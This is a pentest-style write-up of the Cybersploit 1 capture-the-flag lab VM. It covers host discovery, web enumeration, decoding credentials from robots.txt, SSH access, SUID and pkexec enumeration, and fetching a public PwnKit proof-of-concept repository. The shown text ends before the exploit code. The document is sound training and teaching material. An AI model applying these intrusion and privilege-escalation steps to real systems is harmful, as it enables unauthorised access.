

Cybersploit 1

Vulnerability Assessment and Penetration Testing Report

Boot-to-Root Security Assessment

Assessment Type	Vulnerability Assessment and Penetration Testing
Target	Cybersploit 1 Laboratory Machine
Target IP	192.168.204.132
Attacker Platform	Kali Linux
Attacker IP	192.168.204.129
Target Operating System	Ubuntu 12.04.5 LTS
Target Architecture	i686 / 32-bit
Assessment Objective	Full Compromise / Root Access

Prepared by

Adarsh R K

Cybersecurity / VAPT Assessment

September 2026

Contents

1	Executive Summary	4
2	Assessment Objectives	4
3	Scope	5
3.1	Target Information	5
3.2	Testing Environment	5
4	Methodology	6
5	Reconnaissance	7
5.1	Network Discovery	7
6	Port and Service Enumeration	7
7	Web Application Enumeration	8
7.1	HTTP Service Identification	8
7.2	Web Content Discovery	8
8	Information Disclosure	9
8.1	Username Disclosure in HTML Source	9
9	robots.txt Analysis	10
9.1	Base64 Decoding	10
10	Flag 2 Discovery	11
10.1	Binary-to-ASCII Decoding	11
11	Initial Access	11
11.1	SSH Authentication	11
12	Local System Enumeration	12
12.1	Current User Identification	12
12.2	Operating System and Kernel Enumeration	13
13	Privilege Enumeration	14
13.1	Sudo Privilege Check	14
13.2	SUID Binary Enumeration	14
14	pkexec and PolicyKit Analysis	15
14.1	pkexec Version Identification	15
14.2	SUID Permission Verification	16
15	Supporting Environment Enumeration	17
15.1	Compiler Availability	17
15.2	/tmp Directory Inspection	17

16 CVE-2021-4034 Proof-of-Concept Preparation	17
16.1 PoC Repository Acquisition	18
16.2 PoC Documentation Review	18
17 Architecture Compatibility	19
18 Transfer and Compilation of the PoC	19
18.1 Source Code Transfer	19
18.2 Local Compilation	20
19 Privilege Escalation	21
20 Root Privilege Verification	21
21 Post-Exploitation Enumeration	22
22 Final Proof of Compromise	22
23 Findings Summary	23
24 Finding V-01: Username Disclosure	24
24.1 Description	24
24.2 Security Impact	24
24.3 Evidence	24
24.4 Recommendation	24
25 Finding V-02: Sensitive Information Disclosure via robots.txt	24
25.1 Description	24
25.2 Security Impact	25
25.3 Recommendation	25
26 Finding V-03: Use of Base64 as Security Mechanism	25
26.1 Description	25
26.2 Security Impact	25
26.3 Recommendation	25
27 Finding V-04: User-Level Flag and Information Exposure	26
27.1 Description	26
27.2 Security Impact	26
28 Finding V-05: Outdated Operating System and Kernel	26
28.1 Description	26
28.2 Security Impact	27
28.3 Recommendation	27
29 Finding V-06: CVE-2021-4034 – PwnKit Privilege Escalation	27
29.1 Severity	27
29.2 Affected Component	27
29.3 Description	27
29.4 Exploitation Process	28

29.5 Privilege Verification	28
29.6 Security Impact	28
29.7 Recommendation	29
30 Attack Chain Summary	29
31 Flags and Proofs of Compromise	30
32 Risk Assessment	31
33 Remediation Plan	31
33.1 Immediate Actions	31
33.2 Short-Term Actions	32
33.3 Long-Term Actions	32
34 Security Best Practices	32
35 Conclusion	33
36 Appendix A – Command Summary	33
36.1 Network Discovery	33
36.2 Port Enumeration	33
36.3 Web Enumeration	33
36.4 robots.txt Analysis	34
36.5 SSH Access	34
36.6 Local Enumeration	34
36.7 SUID Enumeration	34
36.8 PolicyKit Enumeration	34
36.9 Privilege Escalation Verification	34
36.10Root Flag Verification	34
37 Appendix B – Evidence Index	35

1 Executive Summary

This report documents a Vulnerability Assessment and Penetration Testing (VAPT) assessment conducted against the intentionally vulnerable **Cybersploit 1** laboratory machine.

The assessment was performed from a Kali Linux system connected to the same isolated virtual network as the target. The objective was to identify exposed services, discover security weaknesses, obtain initial access, perform local privilege escalation, and demonstrate complete compromise of the target system.

The target was identified at:

192.168.204.132

Initial network enumeration identified two exposed TCP services:

- TCP/22 – SSH
- TCP/80 – HTTP

The HTTP service was subsequently enumerated using multiple web-content discovery techniques. Inspection of the application's HTML source disclosed a valid system username. Further inspection of `robots.txt` revealed Base64-encoded information which, after decoding, exposed the first flag and a credential value.

A second flag was discovered within the home directory of the authenticated user. The contents of `flag2.txt` were encoded as binary ASCII and were decoded to obtain the second flag.

The discovered credentials enabled SSH access to the target as the low-privileged user `itsskv`. Local privilege enumeration was then performed to identify potential privilege-escalation vectors.

The assessment ultimately identified a vulnerable SUID-enabled `pkexec` installation. Exploitation of CVE-2021-4034 (PwnKit) resulted in successful escalation from the `itsskv` user to `root`.

Root-level access was verified using:

```
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
```

The final proof of compromise was obtained from:

```
/root/finalflag.txt
```

The assessment therefore demonstrated a complete attack chain from network-level reconnaissance to operating-system-level compromise.

2 Assessment Objectives

The primary objectives of this assessment were:

1. Identify the target system on the laboratory network.
2. Enumerate exposed network services.

3. Identify the technologies used by the web service.
4. Discover hidden files, directories, and resources.
5. Identify exposed usernames and authentication information.
6. Obtain authenticated access to the target.
7. Enumerate the compromised Linux environment.
8. Identify privilege-escalation opportunities.
9. Exploit an applicable local privilege-escalation vulnerability.
10. Obtain and verify root-level access.
11. Collect flags as proof of successful compromise.

3 Scope

The assessment was limited to the intentionally vulnerable Cybersploit 1 laboratory machine.

3.1 Target Information

Table 1: Target Environment

Parameter	Value
Target Name	Cybersploit 1
Target IP	192.168.204.132
Operating System	Ubuntu 12.04.5 LTS
Kernel	3.13.0-32-generic
Architecture	i686 / 32-bit
Attacker OS	Kali Linux
Attacker IP	192.168.204.129

3.2 Testing Environment

The target and attacker systems were operating within an isolated VMware virtual network.

Testing activities included:

- Network discovery
- TCP service enumeration
- HTTP enumeration
- Credential discovery

- SSH authentication
- Local privilege enumeration
- Privilege escalation
- Post-exploitation verification

4 Methodology

The assessment followed a structured penetration-testing workflow:

1. **Reconnaissance**
2. **Network Enumeration**
3. **Service Enumeration**
4. **Web Application Enumeration**
5. **Sensitive Information Discovery**
6. **Initial Access**
7. **Local Enumeration**
8. **Privilege Escalation**
9. **Post-Exploitation Verification**

The following tools and utilities were used:

- arp-scan
- netdiscover
- Nmap
- curl
- WhatWeb
- Gobuster
- Feroxbuster
- SSH
- Linux command-line utilities
- GCC

5 Reconnaissance

5.1 Network Discovery

The assessment began with host discovery on the local laboratory network.

The attacking Kali Linux system was identified with the IP address:

```
192.168.204.129
```

An ARP-based discovery scan was performed to identify active systems within the virtual network.

The scan identified the following hosts:

Table 2: Hosts Identified During Reconnaissance

IP Address	MAC Address	Vendor
192.168.204.1	00:50:56:c0:00:08	VMware
192.168.204.2	00:50:56:ef:a7:e6	VMware
192.168.204.129	Attacker	Kali Linux
192.168.204.132	00:0c:29:8b:e3:af	VMware
192.168.204.254	00:50:56:ee:6f:cb	VMware

The system at 192.168.204.132 was identified as the Cybersploit 1 target.

```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fc:44:d2, IPv4: 192.168.204.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.204.1 00:50:56:c0:00:08 VMware, Inc.
192.168.204.2 00:50:56:ef:a7:e6 VMware, Inc.
192.168.204.132 00:0c:29:8b:e3:af VMware, Inc.
192.168.204.254 00:50:56:ee:6f:cb VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.033 seconds (125.92 hosts/sec). 4 responded
```

Figure 1: ARP-based network discovery identifying the target host

6 Port and Service Enumeration

Once the target IP address had been identified, an Nmap scan was performed to determine which TCP services were accessible.

The following command was used:

```
sudo nmap -Pn 192.168.204.132
```

The scan identified two open TCP ports.

Table 3: Discovered Network Services

Port	State	Service
22/tcp	Open	SSH
80/tcp	Open	HTTP

The SSH service represented a potential authenticated access vector, while the HTTP service provided an unauthenticated interface that could be investigated for information disclosure and other weaknesses.

```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ sudo nmap -Pn 192.168.204.132
[sudo] password for adarsh:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-09-17 04:07 +0530
Nmap scan report for 192.168.204.132
Host is up (0.00042s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:8B:E3:AF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.69 seconds
```

Figure 2: Nmap scan identifying SSH and HTTP services

7 Web Application Enumeration

7.1 HTTP Service Identification

The HTTP service was inspected using `curl` and `WhatWeb`.

The HTTP response identified the web server as:

```
Apache/2.2.22 (Ubuntu)
```

The application page displayed the title:

```
Hello Pentester!
```

The page also contained messaging suggesting that additional enumeration should be performed.

The HTML source was inspected because comments and other source-code elements can sometimes expose sensitive information that is not visible in the rendered page.

7.2 Web Content Discovery

Web-content enumeration was performed using `Gobuster` and `Feroxbuster`.

The following `Feroxbuster` command was used:

```
feroxbuster -u http://192.168.204.132/ \
-w /usr/share/wordlists/dirb/common.txt
```

The enumeration identified several resources, including:

- `/index`
- `/index.html`

- /robots
- /robots.txt
- /hacker
- /hacker.gif

The discovery of `robots.txt` was particularly relevant because this file can contain paths or information that site administrators do not intend to be indexed by search engines.

```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ feroxbuster -u http://192.168.204.132/ -w /usr/share/wordlists/dirb/common.txt

FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url      http://192.168.204.132/
In-Scope Url    192.168.204.132
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent       feroxbuster/2.13.1
Config File      /etc/feroxbuster/ferox-config.toml
Extract Links    true
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 10l 30w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 32w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 50l 133w 2333c http://192.168.204.132/index.html
200 GET 50l 133w 2333c http://192.168.204.132/index
404 GET 9l 34w 309c http://192.168.204.132/cgi-bin/Documents%20and%20Settings
404 GET 9l 33w 292c http://192.168.204.132/Program%20Files
404 GET 9l 33w 291c http://192.168.204.132/reports%20list
200 GET 2l 1w 79c http://192.168.204.132/robots
200 GET 2l 1w 79c http://192.168.204.132/robots.txt
404 GET 9l 33w 300c http://192.168.204.132/cgi-bin/Program%20Files
404 GET 9l 33w 299c http://192.168.204.132/cgi-bin/reports%20list
200 GET 21776l 115568w 6625910c http://192.168.204.132/hacker.gif
200 GET 50l 133w 2333c http://192.168.204.132/
400 GET 10l 35w 307c http://192.168.204.132/R0%12%19a%0E%0F%03%89%EF%BF%BD%EF%BF%BD%$%EF%BF%BD.%EF%BF%BD%EF%BF%BD%
BDn%EF%BF%BDh%EF%BF%BD%CE%82h%EF%BF%BD%EF%BF%BD
400 GET 10l 35w 307c http://192.168.204.132/n%15a%G%EF%BF%BDa%6We!%EF%BF%BDp%08f%EF%BF%BD%01%82%EF%BF%BD%EF%BF%BD%
%11Vr:
200 GET 21776l 115568w 6625910c http://192.168.204.132/hacker
[#####] - 3s 9261/9261 0s found:13 errors:0
[#####] - 3s 4614/4614 1756/s http://192.168.204.132/
[#####] - 1s 4614/4614 6620/s http://192.168.204.132/cgi-bin/
```

Figure 3: Feroxbuster enumeration of the target web server

8 Information Disclosure

8.1 Username Disclosure in HTML Source

Inspection of the application's HTML source revealed a username embedded within an HTML comment:

```
<!-------username:itsskv----->
```

This resulted in the identification of the following system username:

itsskv

The exposure of valid usernames through publicly accessible web content can significantly reduce the difficulty of subsequent authentication attacks.


9 robots.txt Analysis

The discovered `robots.txt` file was retrieved using:

```
curl -i http://192.168.204.132/robots.txt
```

The response contained a Base64-encoded string:

```
R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9
```



```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ curl -i http://192.168.204.132/robots.txt
HTTP/1.1 200 OK
Date: Wed, 16 Sep 2026 22:36:58 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Fri, 26 Jun 2020 09:43:09 GMT
ETag: "20556-4f-5a8f98972f7e5"
Accept-Ranges: bytes
Content-Length: 79
Vary: Accept-Encoding
Content-Type: text/plain
X-Pad: avoid browser bug
R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9
```

Figure 4: Base64-encoded content discovered in `robots.txt`

9.1 Base64 Decoding

The discovered string was decoded using the Linux `base64` utility:


```
echo '
  R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9
' | base64 -d
```

The decoded output was:

```
Good Work !
Flag!: cybersploit{youtube.com/c/cybersploit}
```

This represented the first flag discovered during the assessment.

The decoded value was also subsequently used during the authentication phase and successfully enabled SSH access to the `itsskv` account.



```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ echo 'R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9' | base64 -d
Good Work !
Flag!: cybersploit{youtube.com/c/cybersploit}
```

Figure 5: Decoding the Base64 content and obtaining Flag 1

10 Flag 2 Discovery

After obtaining access to the target as the `itsskv` user, the user's home directory was examined.

The directory contained a file named:

```
flag2.txt
```

The file contents consisted of groups of eight binary digits:

```
01100111 01101111 01101111 01100100 ...
```

The data was identified as binary-encoded ASCII.

10.1 Binary-to-ASCII Decoding

Python was used to convert each 8-bit binary value into its corresponding ASCII character:


```
python -c "print ''.join(chr(int(x,2)) for x in open('flag2.txt').read().split(' '))"
```

The decoded output was:

```
good work !  
flag2: cybersploit{https://t.me/cybersploit1}
```

Therefore, the second flag identified during the assessment was:

cybersploit{https://t.me/cybersploit1}



```
itsskv@cybersploit-CTF:~$ ls  
Desktop  Documents  Downloads  examples.desktop  flag2.txt  Music  Pictures  Public  Templates  Videos  
itsskv@cybersploit-CTF:~$ cat flag2.txt  
01100111 01101111 01101111 01100100 00100000 01101111 01101111 01100101 01101011 00100000 00100001 00001010 01100110 01101100 0  
01100 01101111 01101001 01101000 01101011 01101000 01101010 01101000 01110000 01110011 00111010 01101000 00101110 01101101 0110  
00 00110001 01111101  
itsskv@cybersploit-CTF:~$ python -c "print ''.join(chr(int(x,2)) for x in open('flag2.txt').read().split(' '))"  
good work !  
flag2: cybersploit{https://t.me/cybersploit1}  
itsskv@cybersploit-CTF:~$
```

Figure 6: Binary decoding of flag2.txt and discovery of Flag 2

11 Initial Access

Following the discovery of the username and credential value during web enumeration, SSH was tested as an initial access mechanism.

The target was confirmed to expose SSH on TCP port 22.


11.1 SSH Authentication

The following command was used from the Kali Linux system:

```
ssh itsskv@192.168.204.132
```

The previously discovered credential value was supplied when the SSH server requested authentication.

Authentication was successful, resulting in an interactive shell under the `itsskv` account.



```
(adarsh@adarsh)-[~]
$ ssh itsskv@192.168.204.132
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.204.132's password:
Permission denied, please try again.
itsskv@192.168.204.132's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Thu Sep 17 03:41:21 2026 from 192.168.204.129
itsskv@cybersploit-CTF:~$ sudo -l
[sudo] password for itsskv:
Sorry, user itsskv may not run sudo on cybersploit-CTF.
itsskv@cybersploit-CTF:~$ whoami
itsskv
itsskv@cybersploit-CTF:~$ id
uid=1001(itsskv) gid=1001(itsskv) groups=1001(itsskv)
itsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
itsskv@cybersploit-CTF:~$ cat /etc/issue
Ubuntu 12.04.5 LTS \n \l
```

Figure 7: Successful SSH authentication to the target system

The initial shell represented a successful compromise of a non-privileged user account.

12 Local System Enumeration

After obtaining authenticated access, basic local enumeration was performed to identify the current user, group memberships, operating system, and kernel version.

12.1 Current User Identification

The current account was verified using:

```
whoami
```

The output confirmed:

```
itsskv
```

The account information was further examined using:

```
id
```

The output showed:

```
uid=1001(itsskv) gid=1001(itsskv) groups=1001(itsskv)
```

This confirmed that the initial shell did not have root privileges.

12.2 Operating System and Kernel Enumeration

The operating system and kernel information were collected using:

```
uname -a
```

The target was identified as:

```
Linux cybersploit-CTF 3.13.0-32-generic  
#57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014  
i686 i686 i386 GNU/Linux
```


The distribution was additionally verified using:

```
cat /etc/issue
```

The output identified the target as:

```
Ubuntu 12.04.5 LTS
```

The target was therefore running an old 32-bit Ubuntu environment with kernel version 3.13.0-32-generic.



```
itsskv@cybersploit-CTF:~$ find / -perm -4000 -type f 2>/dev/null  
/bin/fusermount  
/bin/ping  
/bin/su  
/bin/umount  
/bin/mount  
/bin/ping6  
/usr/bin/newgrp  
/usr/bin/sudoedit  
/usr/bin/X  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/gpasswd  
/usr/bin/arping  
/usr/bin/chsh  
/usr/bin/sudo  
/usr/bin/mtr  
/usr/bin/lppasswd  
/usr/bin/traceroute6.iputils  
/usr/bin/pkexec  
/usr/bin/at  
/usr/sbin/uidd  
/usr/sbin/pppd  
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/lib/eject/dmccrypt-get-device  
/usr/lib/policykit-1/polkit-agent-helper-1  
/usr/lib/pt_chown
```

Figure 8: Local user, operating system, and kernel enumeration

13 Privilege Enumeration

The next stage was to determine whether the compromised account could directly execute commands with elevated privileges.

13.1 Sudo Privilege Check

The following command was executed:

```
sudo -l
```

The target requested the password for the `itsskv` account, but the account was not authorized to execute commands through `sudo`.

The response was:

```
Sorry, user itsskv may not run sudo on cybersploit-CTF.
```

Therefore, conventional sudo-based privilege escalation was not available to the compromised user.

13.2 SUID Binary Enumeration

Because sudo privileges were unavailable, SUID-enabled executables were enumerated.

The following command was used:

```
find / -perm -4000 -type f 2>/dev/null
```

The scan returned several SUID binaries, including:

```
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/X
/usr/bin/at
...
```

Among the identified binaries, `/usr/bin/pkexec` was selected for further investigation because it is a root-owned SUID program associated with the PolicyKit authorization framework.

```
itsskv@cybersploit-CTF:~$ find / -perm -4000 -type f 2>/dev/null
/bin/fusermount
/bin/ping
/bin/su
/bin/umount
/bin/mount
/bin/ping6
/usr/bin/newgrp
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/arping
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/pkexec
/usr/bin/at
/usr/sbin/uuid
/usr/sbin/pppd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/pt_chown
```

Figure 9: Enumeration of SUID-enabled executables

14 pkexec and PolicyKit Analysis

14.1 pkexec Version Identification

The installed pkexec version was checked using:

```
pkexec --version
```

The output identified:

```
pkexec version 0.104
```

The installed PolicyKit package was also examined:

```
dpkg -l | grep -E 'polkit|policykit'
```

The system contained PolicyKit version:

```
0.104-1ubuntu1.1
```



```

itsskv@cybersploit-CTF:~$ dpkg -s policykit-1 | grep -E 'Package|Version|Status'
Package: policykit-1
Status: install ok installed
Version: 0.104-1ubuntu1.1
itsskv@cybersploit-CTF:~$ ls -l /usr/bin/pkexec
-rwsr-xr-x 1 root root 18104 Sep 11 2013 /usr/bin/pkexec
itsskv@cybersploit-CTF:~$
Display all 2171 possibilities? (y or n)
itsskv@cybersploit-CTF:~$ gcc --version
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
Copyright (C) 2011 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

itsskv@cybersploit-CTF:~$ python --version
Python 2.7.3

```

Figure 10: Identification of the installed pkexec and PolicyKit versions

14.2 SUID Permission Verification

The permissions of `pkexec` were examined using:

```
ls -l /usr/bin/pkexec
```

The result was:

```
-rwsr-xr-x 1 root root 18104 Sep 11 2013 /usr/bin/pkexec
```

The presence of the `s` bit in the owner permission field confirmed that `pkexec` was configured as a SUID executable owned by root.

This configuration made `pkexec` a significant candidate for local privilege-escalation testing.

```

(adarsh@adarsh)~$ git clone https://github.com/arthepsy/CVE-2021-4034.git
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 18 (delta 2), reused 0 (delta 0), pack-reused 14 (from 1)
Receiving objects: 100% (18/18), 4.79 KiB | 4.79 MiB/s, done.
Resolving deltas: 100% (3/3), done.

(adarsh@adarsh)~$ cd CVE-2021-4034

(adarsh@adarsh)~/CVE-2021-4034$ ls -la
total 20
drwxrwxr-x 3 adarsh adarsh 4096 Sep 17 03:53 .
drwx----- 24 adarsh adarsh 4096 Sep 17 03:53 ..
-rw-rw-r-- 1 adarsh adarsh 1267 Sep 17 03:53 cve-2021-4034-poc.c
drwxrwxr-x 7 adarsh adarsh 4096 Sep 17 03:53 .git
-rw-rw-r-- 1 adarsh adarsh 1271 Sep 17 03:53 README.md

```

Figure 11: Verification of the root-owned SUID pkexec binary

15 Supporting Environment Enumeration

Before transferring and compiling a proof-of-concept, the available development tools on the target were identified.

15.1 Compiler Availability

The installed GCC version was checked using:

```
gcc --version
```

The target contained:

```
gcc (Ubuntu/Linaro 4.6.3-1ubuntu5) 4.6.3
```

Python was also available:

```
python --version
```

with:

```
Python 2.7.3
```

